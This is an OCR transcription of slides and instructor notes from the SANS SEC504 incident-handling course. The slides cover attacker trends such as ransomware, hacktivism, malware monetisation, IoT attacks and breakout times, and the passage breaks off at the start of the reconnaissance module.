

General Trends: The Underground Community

- What are we seeing in the wild?
- Attack tools are getting easier to use and are more easily distributed
- High-quality, extremely functional attack tools
  - Better quality than from some major software houses
- Rise of the anti-disclosure movement
  - Script kiddies are abusing tools
  - Vendors don't want vulnerabilities to be publicly released
  - Some groups are no longer releasing exploits publicly (the "no free bugs" movement started by some researchers)
  - Other hacker groups are targeting proponents of full disclosure
  - Significant implications on disclosure with respect to the DMCA

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 9

With the rise of various groups writing and releasing computer attack tools, a lot more information about security vulnerabilities is available to the general public. The less-informed attackers (often called "script kiddies") use this information in attacks. We must also use this information to defend ourselves. I included several references at the end of the handouts to help you stay informed.

In addition, we see major debates on whether information about security vulnerabilities should be widely disclosed in public (full disclosure) or should be hidden until adequate defenses are released (anti-disclosure). There are significant legal issues here, including copyright protection and prohibitions against reverse engineering copy protection schemes manifested in the Digital Millennium Copyright Act (DMCA). Some security researchers have expressed frustration at the fact that vendors do not want to pay for information about the vulnerabilities the researchers discover in their products. These researchers have discussed a "no free bugs" policy, in which they try to get paid for the vulnerabilities they discover. However, vendors often lament that such researchers are engaging in extortion, holding the vendor's business hostage with their results. There is no clean or easy answer, as the dilemmas regarding disclosure continue and intensify.

[illegible] → government → [illegible] → espionage

[illegible]



General Trends: Attacker Coordination, Motivators

- Excellent communication through the computer underground
  - Chat, web, informal grouping, and hacker conferences
- Rise of hacktivism
  - Hacking to make a political point
  - Not just website tampering
  - Manipulating the computer and financial infrastructure of a target for political reasons is also a form of hacktivism
  - Allowing political dissidents to communicate without interference from oppressive governments
- Ransomware

The computer underground has a highly effective means of sharing information. We need to keep up by sharing information.

Hacktivism, which is launching computer attacks to make a political point, has been increasing. The most obvious form of hacktivism is website tampering. However, don't think that website tampering is the only form of hacktivism. Other elements of hacktivism include setting up anonymous remailers so people can communicate without being observed by oppressive governments. In addition, manipulating the financial infrastructure of a target organization for political reasons is an extreme form of hacktivism.

We are also seeing a large explosion of ransomware; this is where the bad guys take over a system and somehow blackmail the victim. This can be done either by encrypting the victim's hard drive or some other devious ploy, like dumping the users' private emails.



General Trends: Attack for Fun and ***PROFIT***

- Attackers are figuring out how to make money from their malicious code
- Ask law enforcement: If there's money in a given crime, we'll see much more of it
- How to make money on malicious code
  - Cryptocurrency miners
  - Spam and web-based advertising
  - Pump and dump stock schemes
  - Phishing: Email, phone, and targeted (spear) phishing
  - Denial-of-service extortion
  - Ransomware
  - Keystroke loggers stealing financial information
  - Rent out armies of infected systems for all of the above
  - RAM scrapers pulling CC numbers of POS terminals

One of the big InfoSec stories of recent times involves attackers learning to make money from their activities, ranging from exploiting browser holes for grabbing financial data to utilizing worms as vehicles for denial-of-service extortion. Indeed, we have seen attackers directly selling to the highest bidder customized malicious code to control victim machines or even renting out armies of infected systems useful for cryptocurrency mining, ransomware, spam delivery, phishing schemes, denial-of-service attacks, or identity theft. As the bad guys hone their business models, look for more of the attack types we've seen this year, but cranked up several notches.



General Trends: Consumer Device Attacks

- Internet of Things devices are widespread
  - In the home, and in the enterprise
- Price competition between vendors and short time-to-market development cycles often produce lackluster security features
- Product adoption continues with little capability to manage devices on a large scale

Industry experts expect 5.7B IoT devices by 2025.

Using an initial attack vector against the AXIS M3004-V camera, attackers gain internal network access to exploit critical systems.

Another trend is the continued deployment of Internet of Things (IoT) devices, both in the home and in enterprise networks. Unfortunately, many of these IoT devices have lackluster security, often the result of short time-to-market development cycles, and price competition between vendors that eliminates *costly* security development and evaluation/pen-test activities. Despite these issues, IoT device adoption is continuing to rise, with Statista forecasting that there will be 5.7 billion IoT devices by 2025 (https://www.newgenapps.com/blog/iot-statistics-internet-of-things-future-research-data).

One recent example is the attack against the AXIS M3004-V camera product. Though AXIS released a security update to address platform vulnerabilities, IoT products often go unpatched for extended periods of time. In an article covered by *WIRED* Magazine (https://www.wired.com/story/elaborate-hack-shows-damage-iot-bugs-can-do/), IoT security firm Senrio discusses the interesting points of attacking this IoT device, using initial access not only to view video and audio streams without access, but also to leverage the compromise as an initial point of access to attack other internal hosts.



General Trends: Compromise Breakout Time and Attack Duration

Breakout time: *From initial compromise to privilege escalation to additional internal network targets*

- 2019 CrowdStrike report indicates that nation-state attackers are getting faster, reducing breakout time
  - Russia: 20 min, North Korea: 140 min, China: 240 min, Iran: 309 min
- At the same time, breach duration to identification is frequently measured in months or years
  - Marriott: 2014 – 9/2018
  - 500px.com: 7/2018 – 2/2019
  - Equifax: 5/2017 – 7/2017
  - Hyatt #2: 3/18/2017 – 7/2/2018 (Hyatt #1: 9/2015 – 12/2015)

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 13

The best attackers are in and out in very short order. In the 2019 CrowdStrike *Global Threat Report* (https://www.crowdstrike.com/resources/reports/2019-crowdstrike-global-threat-report/), the authors point to decreasing *breakout time* metrics, measuring the amount of time from initial compromise to privilege escalation on additional internal network targets. The report cites times ranging from 20 minutes to 309 minutes for nation-state attackers, and an average of 582 minutes for cyber gangs.

This means that, on average, you have about 3.5 hours to respond to an initial compromise of your network.

At the same time, the amount of time attackers spend inside of a network for major breaches is reported in months, or years.

This is a dichotomy, and a problem for defenders. Attackers are getting faster, and defenders are not fast enough.

Source: https://www.zdnet.com/article/you-have-around-20-minutes-to-contain-a-russian-apt-attack



General Trends: The Golden Age

- Attackers are growing in sophistication
- ... but so are defenders!
  - More scientific and precise approaches to defense
  - Costly breaches have produced top-level support for InfoSec
  - Increasingly effective analysis tools
- Demand is growing for IT professionals with InfoSec skills
  - Knowing systems and networking is good
  - *Adding InfoSec skills differentiates you from your peers*

Bottom line: It's a good time to be an attacker (or a security practitioner)

Most of the content in this module has looked at the ways in which attackers are growing in sophistication. Whether it is an attacker's tools, the techniques they employ, or their practices including amazing breakout time, attackers and their techniques are on the rise.

Fortunately for us, so are the defenders! More than ever before, defenders are employing more scientific and precise approaches to defense with powerful frameworks and measured efficacy to truly understand if techniques are successful. What's more, costly breaches have produced top-level support for InfoSec in many organizations, producing funding and top-down support for security initiatives. Further, analysis tools for identifying threats (such as vulnerability scanners, network monitoring tools, security information and event management/SIEM) are becoming more impressive, allowing analysts to focus on identifying what is important to the organization.

A big part of this general trend is the growing demand for IT professionals with information security skills. There simply aren't enough people who understand IT skills such as systems and networking, and have strong InfoSec skills. Having InfoSec skills in addition to IT skills is a great way to differentiate you from your peers.

The bottom line here is that we live in the Golden Age of Hacking. But it's also the Golden Age of Information Security. The two go hand in hand.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview

Open-Source Intelligence (OSINT)

Lab 2.1: OSINT with SpiderFoot

DNS Interrogation

Website Searches

Search Engines as Recon Tools

Maltego Recon Suite

Web-Based Recon and Attack Sites

The first step in most attacks is to gain as much information about the target as possible. With the wide variety of information sources available today, a great deal of useful data can be gathered.



Reconnaissance Overview

- Reconnaissance is *casing the joint*
- Two general types of attackers
  - Non-discriminating attackers: Look for low-hanging fruit, and may skip the reconnaissance step (*musabetsu-kougeki*)
  - Attackers out to get a particular site: This step is extremely important
- Helpful step for experienced attackers

The internet is a treasure trove of information for a curious attacker.

Detailed reconnaissance helps an attacker get a feel for your network before ever firing a packet in anger. The internet itself is a treasure trove of information for a curious attacker.

To begin an attack, your adversaries gather as much information as possible from open sources. Think about attacks in the plain-old real world for a minute. (I know it's hard to think about non-virtual things... but occasionally we must.) Before bandits rob a bank, they visit the particular branch, look at the times that the security guards enter and leave, and observe the location of security cameras. In addition, they may even use the white pages to find the address of the bank and a map of the city to plan their getaway path. This is the same first step in cyber attacks. These bandits are out to rob a particular target, and are taking their time to be more sophisticated in their 